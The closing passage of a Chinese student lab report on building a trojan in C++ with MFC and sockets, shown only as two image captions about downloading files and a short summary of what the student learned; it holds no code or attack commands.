

图 14: 下载

下载结果如图15所示



图 15: 下载

五、 总结

通过本次实验，我加深了对木马原理的理解，掌握利用 c++ 生成木马的过程，进一步熟悉了 MFC 与 SOCket 套接字。